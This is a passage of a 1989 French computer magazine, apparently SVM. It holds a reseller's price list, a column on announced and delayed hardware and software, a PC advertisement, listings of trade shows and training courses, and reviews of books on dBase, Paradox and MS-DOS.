• Carte série + parallèle • Lecteur 25/1.2 MB • Alimentation 200 W • Clavier AZERTY 102 touches

Avec carte Hercules + disque dur 20 MB	9 990 F
Avec carte Hercules + disque dur 40 MB	10 990 F
Avec carte Hercules + disque dur 72 MB	12 990 F
Avec carte VGA + disque dur 20 MB	11 590 F
Avec carte VGA + disque dur 40 MB	12 590 F
Avec carte VGA + disque dur 72 MB	14 590 F

ESCOM AT 80386 SX — NOUVEAUTÉ

1 MB, 16 MHz, 0 WAIT STATES
• Carte série + parallèle • Lecteur 5.25/1.2MB
• Alimentation 200 W •Clavier AZERTY 102 touches

Avec disque dur 20 MB	12 990 F
Avec disque dur 40 MB	14 490 F
Avec disque dur 72 MB	16 990 F
Remplacement de la carte Hercules par la carte VGA (800x600)	1 630 F

ESCOM AT 80386

2 MB, 20 MHz
• Carte Hercules • Carte série + parallèle • Lecteur 5.25/1.2 MB
• Alimentation 200 W •Clavier AZERTY 102 touches

Disque dur 40 MB	18 990 F
Disque dur 72 MB	21 490 F
Remplacement de la carte Hercules par la carte VGA (800x600)	1 630 F
Changement du boitier AT par le boitier Tower	1 490 F

MEMOIRES DE MASSE

Seagate 225 / 20 MB	1 890 F
Seagate 238 / 30 MB	2 090 F
Seagate 251 / 40 MB / 40 ms	3 190 F
Seagate 251 /40 MB / 28 ms	3 490 F
Micropolis 72 MB	5 490 F
Western Digital Hard Card 20MB	2 690 F
Western Digital Hard Card 30MB	2 990 F
Mitsubishi Lecteur 5.25 / 360 KB	650 F
NEC Lecteur 5.25 / 1.2 MB	890 F
NEC Lecteur 3.5 / 720 KB	690 F
NEC Lecteur 3.5/1.44 MB	790 F
Kit de montage	128 F

A LA CARTE

Carte CGA (PROMO)	195 F
Carte Hercules	360 F
Carte GAME (PROMO)	95 F
Carte clock (PROMO)	195 F
Carte série + parallèle	235 F
Carte 2 x série + parallèle	295 F
Carte 4 x série + parallèle	595 F
Carte Multi I/O	390 F
Carte EGA	1 290 F
Carte VGA (800 x 600)	1 990 F
Carte VGA 1024 x 768 / 512 KB	2 790 F

MONITEURS

14" SAMTRON TTL monochrome	990 F
14" ESCOM EGA couleur	2 990 F
14" ESCOM VGA couleur	2 990 F
14" ESCOM Multiscan couleur	3 990 F
14" ESCOM Multiscan monochrome	1 190 F
14" TVM Multiscan monochrome	1 990 F
NEC Multisync 2 A	5 490 F

IMPRIMANTES *

Star LC 10 couleur	2 190 F
NEC 2200	3 390 F
NEC P7+	7 990 F
NEC couleur kit pour P6+ / P7+	990 F
HP DESKJET	6 990 F
HP DESKJET+	6 990 F

DIVERS

Souris GENIUS GM 6000 incl. package	345 F
Scanner GENIUS GS4000 incl. package	1 490 F
Scanner GENIUS GS4500 incl. OCR	1 890 F
Tablet GENIUS GT 1212 A	2 690 F
BEST modem 1200+ (vente à l'exportation)	890 F
BEST modem 1-2-3 (vente à l'exportation)	1 190 F
BEST modem 2400+ (vente à l'exportation)	1 790 F
Intel 80287 co-processeur 10 MHz	2 190 F
Wangtec Streamer 40 MB	3 490 F
Alimentation 200 Watt/AT	690 F
Alimentation 150 Watt/XT	490 F

* Modèle export (manuel en Anglais)

DISQUETTES par boites de 10 unités

ESCOM 5.25/ 2D	29,90 F
ESCOM 5.25/ Haute Densité	59,90 F
ESCOM 3.5/ 2 D	69,90 F
ESCOM 3.5/ Haute Densité	229,00 F

Possibilité maintenance sur site nous contacter

Dépositaire ESCOM :

25 en Allemagne • 10 en Autriche

Recherchons commercial

adresser vos commandes à :

PRO S Micro-Ordinateurs
16, avenue du Maréchal FOCH - 06000 NICE
Tél.: 93.80.80.48 • 93.89.97.34
Télécopie : 93·80·45·19

Notre matériel est garantie pièces et main d'œuvre 6 mois en nos ateliers.

Ouvert tous les jours de 10h00 à 19h00
Forfait port jusqu'à 5 kg (au dessus, nous consulter) 48 F

Service lecteur n° 133, voir page 38



ANNONCÉS

MATÉRIEL

ZENITH : le Minisport, modèle portatif à processeur Intel 8088 à 8 MHz et lecteur de disquettes au format 2 pouces, devait être disponible fin octobre.

GOUPIL : le modèle G5 386DX, à base de processeur Intel 80386 à 25 MHz, était attendu fin octobre.

APPLE : le Mac II ci à processeur Motorola 68030 à 25 MHz et le Macintosh portatif, à base de processeur 68000 à 16 MHz, sont attendus courant novembre.

IBM : le kit d'extension à base de processeur Intel 80486 pour modèle PS/2 8570, est annoncé courant décembre.

TULIP : le TR 486, modèle tour à base de processeur Intel 80486, est attendu pour la fin du mois de janvier.

SHARP : le PC 8041, modèle transportable équipé du processeur 80386 à 20 MHz avec écran VGA à cristaux liquides, est attendu début avril.

VICTOR : le modèle V386CSX à processeur 80386 SX à 16 MHz, est attendu dans le courant du mois de novembre.

EPSON : le PC AX3S, modèle à base de processeur 80386 SX à 16 MHz, arriverait début novembre. Le PC AX3/25, à processeur 80386 à 25 MHz, est attendu dans le courant du mois de janvier.

SAMSUNG lancerait en décembre, un ordinateur à base de 80386 SX à 16 MHz. Un modèle à processeur 80286 à 12 MHz, et un autre à base de 80386 à 25 MHz, sont prévus pour février 1990.

TANDON lancerait, début novembre, son portatif à processeur 80286 à 12 MHz. Celui à base de 80386 SX à 16 MHz, est attendu début janvier.

HEWLETT-PACKARD lancerait son premier micro-ordinateur à base de processeur Intel 80486 à 25 MHz, dans le courant du quatrième trimestre.

TRT-TI prévoit de lancer d'ici la fin de l'année 1989, son modèle de bureau P3370 à base de processeur 80386 à 33 MHz.

DONATEC : le PC 286/12 est annoncé pour le début du mois de novembre.

LOGICIEL

IBM : Officevision pour PS/2, la gamme des logiciels bureautiques conformes à l'AUA, est attendue en anglais courant octobre et en français en mai.

MAC WRITE II version 1.1, nouvelle version du traitement de texte de Claris, est attendue en français pour fin novembre .

MICROSOFT envisage de commercialiser dans le courant du mois de novembre, la version OS/2 d'Excel en anglais (déjà disponible chez IBM). La version française est attendue pour janvier 1990.

MULTIPLAN 4, la nouvelle version, sous MS-DOS et OS/2, du tableur de Microsoft pour IBM PC et compatibles, est attendue en janvier 1990.

ASHTON-TATE : dBASE IV v1.1, nouvelle édition du gestionnaire de base de données est annoncée pour la fin 1989.

FRAMEWORK EXECUTIVE, version simplifiée du logiciel intégré Framework III d'Ashton-Tate, arriverait fin octobre.

À LA TRAPPE

MICROSOFT File 2.0, la nouvelle version du gestionnaire de fichiers pour IBM PC et compatibles, ne sortira finalement pas en France.

RANK XEROX ne commercialisera pas en France Xerox Draw, son programme de dessin en mode Postscript, ni Xerox Graph, son logiciel graphique.

EN RETARD

MATÉRIEL

ATARI STACY, la version portative du modèle ST, initialement annoncée en septembre, est attendue pour le début du mois de novembre.

OLIVETTI : le M211, modèle portatif à processeur Intel 80286 initialement attendu en septembre, n'arriverait qu'au mois de décembre.

VICTOR : le modèle tour V386T-33, à base de processeur 80386 à 33 MHz initialement attendu courant octobre, est reporté au mois de novembre.

COPAM : le PC 386 SX, d'abord baptisé 386 B, est reporté au début novembre.

LOGICIEL

CLARIS CAD en français, initialement annoncé pour le mois de juillet, ne devait être disponible que fin octobre.

OMNIS 5, le gestionnaire de base de données de Aware, attendu depuis la fin juillet en version pour IBM PC et compatibles, devait arriver fin octobre.

LE RETARDATAIRE DU MOIS

MAC PROJECT II version 2.1 de Claris, initialement attendu en septembre, est reporté au mois de novembre en anglais et au mois de décembre en français.

LES INFORMATIONS PUBLIÉES DANS CETTE PAGE SONT EXACTES À LA DATE DU 13 OCTOBRE 1989.

Rubrique «Annoncés» : nouveaux produits cités dans SVM, ayant fait l'objet d'une annonce formelle en France, et dont la première date de disponibilité annoncée n'a pas encore été atteinte. Rubrique «En retard» : produits dont la première date de disponibilité annoncée n'a pas été respectée. Rubrique «Arrivés» : produits dont la disponibilité a été constatée chez le revendeur à la date ci-dessus. Rubrique «Sans date» : produits pour lesquels le fournisseur, bien qu'ils les aient formellement annoncés, ne donne pas ou plus de date de sortie. Rubrique «A la trappe» : produits dont la sortie a été annulée ou paraît compromise. Rubrique «Le retardataire du mois» : produit particulièrement retardé ou attendu.

ARRIVÉS

MATÉRIEL

TOSHIBA : le T 3200 SX, modèle portatif à processeur Intel 80386 SX à 16 MHz, est arrivé.

VICTOR : le V286 P, transportable à processeur 80286 à 12 MHz et affichage VGA, est disponible.

LA HP LASERJET II P, imprimante à laser de Hewlett-Packard, qui offre un débit de 4 pages à la minute, est disponible.

COPAM : le PC 386/33 est arrivé sur le marché.

ATARI : le modèle 520 STE est disponible.

LOGICIEL

READSTAR 3 PLUS, logiciel de reconnaissance de caractères d'Inovatic pour IBM PC et compatibles, est disponible.

SANS DATE

MATÉRIEL

LE HANDTOP COMPUTER de TVF, modèle portatif à écran tactile, n'a plus de date de sortie.

LOGICIEL

MICROSOFT Windows 3.0, prochaine édition de l'intégrateur graphique, et OS/2 386, nouvelle mouture du système d'exploitation, n'ont pas encore de date de lancement.

Frédéric DJIBRIL

Service lecteur n° 134, voir page 38

9 972 F TTC

TOUT COMPRIS*

* ET MÊME DAVANTAGE



TOUT COMPRIS... 9 972,00 F TTC OU 8 408,00 F HT... ! C'est seulement ce qu'il vous en coûtera pour acquérir et utiliser dès à présent une Configuration AT286/12MHZ DART (DATA ADVANCED RESEARCH TECHNOLOGY).

Livrée clef en main et comprenant : une UNITÉ CENTRALE... avec une carte mère et 512K de ram extensible à 4 mega/support copro 80287/2 ports série et 1 parallèle/contrôleur de disque dur à accès direct (1/1)/carte écran PARADISE EGA, résolution de 640x480, 16 couleurs sur une palette de 64, 100 % HERCULES, MDA, CGA/lecteur de disquette 5"1/4 haute densité 1,2 MO ou 3"1/2 1,44 MO/DISQUE DUR 20 MO/CLAVIER Français 102 touches /MONITEUR EGA multimode monochrome/manuels d'utilisation avec système DOS.


ET MÊME DAVANTAGE... ! DAVANTAGE de contrôle qualité avec un certificat nominatif à chaque ordinateur DART (DATA ADVANCED RESEARCH TECHNOLOGY) produit et testé 72 heures en France.

DAVANTAGE de garantie sur chaque ordinateur qui bénéficie de la garantie d'UN AN DE MAINTENANCE GRATUITE SUR SITE sur tout l'Hexagone. (Options 2 et 3 ans, nous consulter).

Disponible en	Moniteur EGA Mono	Moniteur EGA couleur	Moniteur couleur VGA Multisynchro et carte
20 Méga Octets	9 972 F TTC	12 720 F TTC	15 860 F TTC
40 Méga Octets	11 828 F TTC	14 842 F TTC	17 872 F TTC
108 Méga Octets	14 670 F TTC	17 460 F TTC	19 987 F TTC


DATA ADVANCED RESEARCH TECHNOLOGY

Démonstration permanente
69, rue de Vaugirard (20 m de la rue de Rennes)
Tél. : 45.44.84.45 - Télécopie : 45.44.87.95



Service lecteur n° 135, voir page 38

Photo non contractuelle



LES RENDEZ-VOUS

FRANCE

EDI 89, la première conférence nationale sur les Echanges de données informatisées, aura lieu du 7 au 9 novembre au CNIT Paris-la-Défense. L'exposition sera complétée par une série de conférences faisant le point sur l'EDI en France et dans le monde.

TOOL'S 89 est une conférence internationale portant sur la programmation par objet. Elle se tiendra au CNIT de Paris-la-Défense du 13 au 15 novembre. Tél. : (1) 46 57 13 36.

COMPONIC 89, 29e salon international consacré aux composants électroniques, se tiendra du 13 au 17 novembre au Parc des expositions de Paris-Nord Villepinte. Tél. : (1) 46 08 31 32.

LES STANDARDS d'échanges en CFAO est le nom d'un séminaire organisé le 14 novembre au PLM Saint-Jacques par l'association AF-Micado. Cette journée permettra d'aborder le problème des transferts de fichiers, et la récupération de données techniques issues d'un logiciel de CAO. Tél. : (1) 43 54 70 54.

STRUCOME, le rendez-vous des professionnels du calcul de structures, de la CAO et des mesures se déroulera du 14 au 16 novembre au Palais des Congrès de Paris. Tél. : (1) 48 76 39 39.

IDATE : les 11e Journées internationales sur la communication des services se tiendront du 15 au 17 novembre à Montpellier. Tél. : 67 65 48 48.

IMPRIM'EXPO, le salon des industries graphiques, et Graphi Top, le salon de la communication graphique, se tiendront, du 15 au 18 novembre, dans l'enceinte d'Eurexpo à Lyon. Parallèlement à cette manifestation, auront lieu des journées professionnelles de micro-édition.

INFOCOM 89, un salon régional informatique organisé par le Centre micro-informatique et télématique, se tiendra du 16 au 19 novembre, à Etoile-sur-Rhône. Une cinquantaine d'exposants y présenteront leurs matériels et leur savoir-faire dans le domaine de l'informatique. Tél. : 75 60 74 39.

LE 1er FORUM ATARI se tiendra du 16 au 19 novembre au CNIT de Paris-la-Défense. Destiné à la fois aux visiteurs et au grand public, il présentera l'ensemble des machines de la gamme Atari et leurs différentes applications. Tél. : (1) 42 62 87 00.

EC 89 : du 22 au 24 novembre, la 2e édition du salon consacré aux techniques et services de communication d'entreprise regroupera prestataires et fournisseurs de la PAO, des centres serveurs et bornes télématiques... Au Parc des expositions de la porte de Versailles à Paris.

STIBCO, le salon de l'informatique, de la bureautique et de la comptabilité, se déroulera du 22 au 25 novembre au Parc des expositions d'Albi.

Le 2e FESTIVAL du logiciel médical se tiendra du 24 au 26 novembre 1989 à Pau, au sein du Salon pyrénéen du livre. Il s'adresse aux médecins et à leur environnement professionnel. A l'issue des trois jours, un prix sera décerné au meilleur logiciel.

LE 7e CONGRÈS Reconnaissance des formes et intelligence artificielle, organisé par l'AFCET, l'Association française pour la Cybernétique économique et technique aura lieu du 29 novembre au 1er décembre. Les 27 et 28 novembre, par deux jours de synthèse présentant les résultats des travaux des chercheurs. Tél. : (1) 47 66 24 19.

PRO SEARCH, le Salon du recrutement des jeunes diplômés, se déroulera les 1er et 2 décembre à Paris. Tél. : (1) 46 40 17 00.

RESSOURCES humaines et systèmes-experts : ce symposium, organisé par l'Agence de l'intelligence artificielle les 5 et 6 décembre à Paris, doit permettre d'établir l'importance de l'introduction et de la mise en place des systèmes-experts pour le management d'une entreprise. L'AIA propose deux autres rendez-vous: «Les directeurs : Technique-production-informatique et les systèmes-experts» (29-30 novembre); «Finance-stratégie et systèmes-

LES DESSINS SONT DE ALAIN REVELLIN

experts» (14-15 décembre). Tél. : (1) 42 61 51 71.

UN SALON sur le génie logiciel et ses applications se tiendra au Parc des expositions de Toulouse, du 6 au 8 décembre. L'exposition sera complétée par une série de conférences. Tél. : (1) 47 80 70 00.

ORIA 89, colloque organisé à Marseille les 11 et 12 décembre par l'IIRIAM, Institut international de robotique et d'intelligence artificielle de Marseille, portera cette année sur «La télé-opération en milieu critique : échanges et technologies». Tél. : 91 91 36 72.

ÉTRANGER

PRODUCTRONICA, le salon mondial des équipements pour la fabrication des composants électroniques aura lieu à Munich du 7 au 11 novembre. Tél. : (1) 45 75 62 56 à Paris.

MAC USER SHOW : du 8 au 10 novembre, Londres réunira les fans de Macintosh au Business Design Centre. Tél. : (1) 45 05 33 87 à Paris.

INTERADIO est le grand salon international des radio-amateurs, de la micro-informatique et du matériel électronique pour amateurs. Il se déroulera au Parc des expositions de Hanovre en Allemagne, les 11 et 12 novembre. Tél. : (1) 45 05 33 87 à Paris.

Le 11e COMDEX-FALL, Session d'automne, se déroulera du 13 au 17 novembre à Las Vegas. Tél. : (1) 45 05 38 28.

SIMO, le Salon international du bureau et des ordinateurs, est prévu du 17 au 24 novembre, à Madrid. Tél. : (1) 40 73 30 00 à Paris.

NEW TECHNOLOGIES in training est le titre d'un salon international consacré à l'Enseignement assisté par ordinateur. Il se déroulera à Londres du 28 au 30 novembre. Tél. : (1) 45 03 33 87 à Paris.

ONLINE INFORMATION 89 réunira du 12 au 14 décembre à Londres, tous les professionnels de l'information. Cette manifestation abordera, entre autres, l'analyse de l'information, les systèmes de références et les concepts hypertexte/hypermédia. Tél. : 19 44 (0865) 730275.

COMPUTER 90 est un salon organisé pour la 5e année consécutive au Palais de la culture et des sciences de Varsovie, en Pologne, du 23 au 26 janvier 1990. Cette manifestation, qui espère attirer de nombreux étrangers, abordera toutes les technologies



liées à la micro-informatique (communication, graphisme...). Tél. : (1) 45 05 33 87 à Paris.

LES STAGES

L'ÉCOLE NATIONALE des ponts et chaussées propose des stages de micro-informatique, de management informatique et de programmation. Au programme de novembre et décembre : «Utilisations et fonctionnement des micro-ordinateurs», du 27 novembre au 1er décembre ; «Le langage C», du 20 au 24 novembre ; «Architectures et langages parallèles», du 21 au 23 novembre ; «Publication assistée par ordinateur», du 5 au 7 décembre ; «Unix : mécanismes internes et structure du noyau», du 11 au 15 décembre. Les sessions ont une durée variant entre 2 et 5 jours et se déroulent à Paris. Tél. : (1) 42 60 34 13.

L'ASFORED, LE CENTRE de formation de l'édition, propose en décembre trois stages consacrés à l'informatique éditoriale : «Saisie sur micro et photocomposition»; «Pagemaker: logiciel de mise en page» ; «Le traitement de l'image en PAO». Tél. : (1) 45 88 39 81.


IGL TECHNOLOGY organise à Paris et à Toulouse des sessions de formation consacrées au

génie logiciel. A retenir: «Gestion de Projets Logiciels», du 19 au 21 décembre ; «Gestion de configurations logicielles, du 28 au 30 novembre ; «Spécification de systèmes temps réel», du 12 au 15 décembre ; «Le langage C», du 12 au 15 décembre ; «Programmation par objets», du 19 au 21 décembre. Tél. : (1) 47 73 11 00 ou 61 39 19 39.

L'AFPA ORGANISE, à Mantes-la-Jolie (Yvelines), un stage du 4 au 12 décembre sur les périphériques et les transmissions par modem. Tél. : (1) 60 05 90 50.

INFOMART, le marché permanent des nouvelles technologies, propose au CNIT de Paris-la-Défense, des journées d'animations pendant lesquelles, outre des interventions d'experts et d'utilisateurs, les participants pourront visiter des show-rooms avec démonstrations. Le 6 décembre : «Systèmes de communication multimédia» ; le 13 décembre : «La radio mobile». Tél. : (1) 47 76 42 28.

LEARNING Tree International, autrefois ICS, propose un grand nombre de stages dont beaucoup sont liés à l'informatique. Retenons : «Introduction aux Télécoms», du 5 au 8 décembre ; «OS/2 : introduction et travaux pratiques», du 28 novembre au 1er décembre. Tél. : (1) 48 39 80 00.



LE CEPIA organise chaque semaine à Versailles des stages de micro-informatique qui s'adressent aussi bien aux novices qu'aux professionnels. Citons : «L'utilisateur final de l'informatique d'aujourd'hui», du 20 au 22 novembre ; «Initiation aux bases de données», du 4 au 7 décembre ; «La réalisation des applications informatiques», du 4 au 8 décembre. Tél. : (1) 30 21 41 96.

L'ENSAD organise des stages de formation continue aux nouvelles technologies de l'image. Pour 1989, on retiendra : «Théorie et pratique des palettes électroniques», qui se déroulera du 13 au 17 novembre. Tél. : (1) 43 26 36 35.

PYRAMID Formation organise 17 stages sur Macintosh, dédiés essentiellement à l'univers pré-presse et aux notions d'intégration du texte, de l'image et de la couleur appliquées à la communication et à l'industrie. Chaque stage forme un cursus constitué d'un ensemble d'unités de valeurs.

LES LIVRES


GUIDE PSI DE WORD 4 SUR MACINTOSH
PAR JEAN-CHRISTOPHE COURTE
Avec 642 pages, il est évident qu'il s'agit d'un ouvrage de référence, apportant les réponses aux questions élémentaires sur le fonctionnement général de Word 4, avec un rappel de l'évolution du logiciel, son utilisation avec un disque dur, et la création de dossiers. Après un premier aperçu de l'optimisation du traitement de texte, on découvre le logiciel proprement dit : installation, démarrage, écran, règles, sauvegarde, couper/coller... On

Service lecteur n° 138, voir page 38

entre ensuite dans le vif du sujet avec les outils de base de Word — mode plan, styles, recherche/remplacement, bref les possibilités normales des traitements de texte —, puis les spécificités, avec le glossaire, le multi-colonnage, le calcul, les notes de bas de page... Enfin, un long chapitre reprend par ordre alphabétique les commandes de Word, puis l'import-export de documents avec d'autres logiciels, avant que l'on retrouve, en annexe, l'aide-mémoire indispensable : raccourcis clavier, équivalences anglais-français des ordres, codes ASCII et clavier... Un monument, abordable. Editions PSI, 642 pages, 295 F.

GESTION AVEC DBASE
PAR JEAN-PAUL SOYER
Une gestion comptable d'entreprise est en fait la gestion de plusieurs fichiers : clients, fournisseurs, factures, stocks... DBase III, gestionnaire de bases de données, peut donc être le langage de base pour la programmation d'une gestion intégrée. Après avoir mené l'étude progressive des problèmes posés par une gestion comptable, l'auteur propose une solution sous dBase, en l'accompagnant de programmes susceptibles de remplir les fonctions définies. De la constitution du fichier clients à la facturation, en passant par la gestion des stocks, les trois grandes fonctions d'un outil de gestion sont donc passées en revue. Il ne restera plus que la comptabilité à mettre en place, mais ce n'est pas là le but de l'ouvrage. Editions Radio, 256 pages et une disquette d'exemples, 265 F.

INITIATION À DBASE IV
PAR ROBERT COWART
Voilà reprises, de manière méthodique, les phases d'apprentissage à l'utilisation d'un système de gestion de bases de données, en l'occurrence dBase IV, dernière version de l'un des plus célèbres logiciels pour micro-ordinateur. On traite donc d'abord des généralités sur le fonctionnement d'une base de données et sur la façon dont un ordinateur gère ces données à travers un programme comme dBase. On passe ensuite au vif du sujet, toujours de manière logique par le «centre de contrôle», avant d'attaquer les travaux pratiques par la création d'un exemple de base. Les chapitres suivants détaillent les phases normales d'utilisation d'une base : modification de structure, saisie, recherche et extraction de données, réorganisation, création de rapports, impression d'étiquettes, calcul sur champs numériques, date. Viennent ensuite les choses plus sérieuses avec la mise en relation de bases différentes, la création de masques de saisie, et le problème de l'importation et de l'exportation de données avec d'autres systèmes de gestion. Une bonne initiation, à réserver aux débutants sur dBase IV qui n'en visent pas la




programmation. Editions Sybex, 332 pages, 178 F.

PROGRAMMER EN DBASE IV
PAR RENÉ COHEN
L'étape qui permet de passer de l'utilisation directe à la création d'applications spécifiques en dBase IV n'est pas franchie par de nombreux utilisateurs, auxquels il manque soit une expérience de la programmation, soit simplement l'audace de se lancer dans une opération à priori réservée à des spécialistes. S'il est exact que la programmation, surtout dès qu'il s'agit d'une application ambitieuse, suppose de la rigueur et de la méthode, l'auteur illustre la mise en place d'une application de gestion simple d'un fichier client, stock et facturation, en reprenant un par un les problèmes posés à l'utilisateur : configuration du

logiciel, les outils de dBase pour le programmeur, les commandes puis la conception de la base, les modules opérationnels (ajout, affichage, recherche, modification, états de sortie, relation entre fichiers, l'import-export d'informations avec d'autres logiciels)... Tous les problèmes sont commentés et traités de façon simple et claire: un livre de référence pour celui qui, connaissant dBase, souhaite programmer une application. Editions PSI, 312 pages, 185 F.

LE LIVRE DE PARADOX
PAR MICHEL MARTIN
Si dBase III et dBase IV sont les leaders des ventes de systèmes de gestion de bases de données sur micro-ordinateur, Paradox, du fait de ses performances et de son ergonomie, représente une part de plus en plus importante des ventes. Comme le sont déjà les autres titres de la collection, celui-ci est une référence : complet, bien documenté, d'accès simple, et doté d'un index important. Y sont bien sûr abordées les fonctionnalités du gestionnaire de données, ses spécificités, la manière de le configurer et de l'adapter aux besoins et à l'équipement de l'utilisateur. Mais l'auteur insiste également sur les requêtes et les opérateurs utilisables, sur les états de sortie et leur utilité à travers des exemples. La première partie se termine par



les outils divers de Paradox permettant les copies, transferts, alors que la seconde dispense une formation au générateur d'applications PPROG, à travers des exemples précis comme la gestion d'une pharmacie ou l'émission de factures. Enfin, la troisième partie est une formation au langage de programmation PAL de Paradox. Un ouvrage aussi complet trouvera place à côté de l'ordinateur de l'utilisateur expérimenté de Paradox. Micro Application, 570 pages et une disquette d'exemples, 349 F.

MS-DOS 4, GUIDE DE L'UTILISATEUR
PAR JUDD ROBBINS
MS-DOS 4.0 et la version d'IBM PC-DOS 4.0 sont l'aboutissement actuel de la lignée de systèmes d'exploitation monoposte monotâche pour IBM PC et compatibles. Bien que peu différente, dans ses commandes, de MS-DOS 3.3, la version 4 a des spécificités telles qu'elle justifie qu'un ouvrage en fasse le point. Conçu de manière progressive, ce guide aborde les ordres de MS-DOS d'abord au niveau de la configuration (heure, couleurs...), puis de l'interface utilisateur (SHELL), point le plus original de MS-DOS 4.0. Sont évoqués en seconde partie, le traitement des fichiers disques par le système et l'utilisation des commandes qui y font référence, puis le fonctionnement des programmes à partir de MS-DOS et la notion de répertoires. Outre la gestion de l'imprimante, des communications et du disque dur, figurent aussi toutes les particularités de MS-DOS à l'intention des débutants ou même de ceux qui voudront en faire un emploi systématique. Editions Sybex, 510 pages, 328 F.

DBASE IV, APPLICATIONS
PAR ALAN SIMPSON
Très nombreux sont ceux qui se servent de dBase III ou IV en mode direct. C'est dommage, étant donné les possibilités de programmation qu'offre ce langage de création d'applications spécifiques.

Service lecteur n° 140, voir page 38

Service lecteur n° 141, voir page 38

Après deux chapitres de généralités, le lecteur qui aura décidé de se lancer dans la programmation découvrira une partie très intéressante sur les ordres spécifiques : boucles, utilisation de variables, tests, notion de structuration..., suivie d'une mise au point sur les techniques théoriques de conception d'une application qui font si souvent défaut aux programmeurs intuitifs. La seconde grande partie traite d'une application de gestion d'un fichier d'adhérents et aborde point par point les grands éléments fonctionnels : menu principal, ajout, recherche et tri, étiquettes et rapports, comptabilité... bref, la technique de mise au point d'une application à travers un exemple complet. Un excellent ouvrage didactique recommandé pour monter une application personnalisée programmée, à condition d'être déjà un peu familiarisé avec dBase IV. Editions Sybex, 594 pages, 378 F

LE COMPAGNON DU DISQUE DUR
PAR PETER NORTON ET ROBERT JOURDAIN
Pour ces deux auteurs pour qui ce type de périphérique n'a plus de secrets, le disque dur est un élément indispensable de l'ordinateur qui réclame une certaine rigueur dans le choix et dans l'exploitation quotidienne. Grâce à leur expérience de praticien, ils transmettent avec clarté les solutions aux problèmes courants, depuis le fonctionnement, l'installation d'un disque jusqu'à son utilisation (organisation des fichiers, structuration, optimisation des performances, sécurité, sauvegarde, remèdes aux problèmes...). Editions PSI, 446 pages, 295 F.

COLLECTION MAC FACILE
Et si le Macintosh se contentait de petits guides de démarrage, l'interface de l'ordinateur se chargeant de former l'utilisateur en le guidant intuitivement ? C'est un peu la philosophie de ces trois guides, début d'une collection qui s'adresse à des non-informaticiens pour qui l'ordinateur est un outil qu'ils ne cherchent pas à maîtriser en détail et dont le seul souci est d'être opérationnel le plus rapidement possible. Le premier titre, «Le Macintosh initiation» est un modèle du genre : l'interrupteur, la souris, l'écran, le lecteur de disquettes mais aussi le nettoyage de la souris, les touches du clavier : le premier chapitre fait déjà le tour du propriétaire. Ensuite, la philosophie générale est



expliquée de façon claire : la flèche de souris, le bureau, les icônes, la copie d'un fichier, la création de dossiers, l'initialisation de disquettes : les principales fonctions sont passées en revue de façon simple et agréable. Enfin, on aborde la barre des menus à travers les options génériques: Pomme, fichier, édition, le rôle de la corbeille... avant de conclure par un index qui permet de revenir ultérieurement dans les explications. Deux autres titres sont écrits dans le même esprit de clarté et de simplicité : «Mac Paint Initiation» et «Mac Write Initiation» sont tout aussi intéressants : l'impression de lire ce que l'on espérait depuis longtemps, même si le prix est un peu élevé. Editions du PSI, 64 pages, 85 F.

PROGRAMMER AVEC LES EXTENSIONS DE MS-DOS
PAR RAY DUNCAN
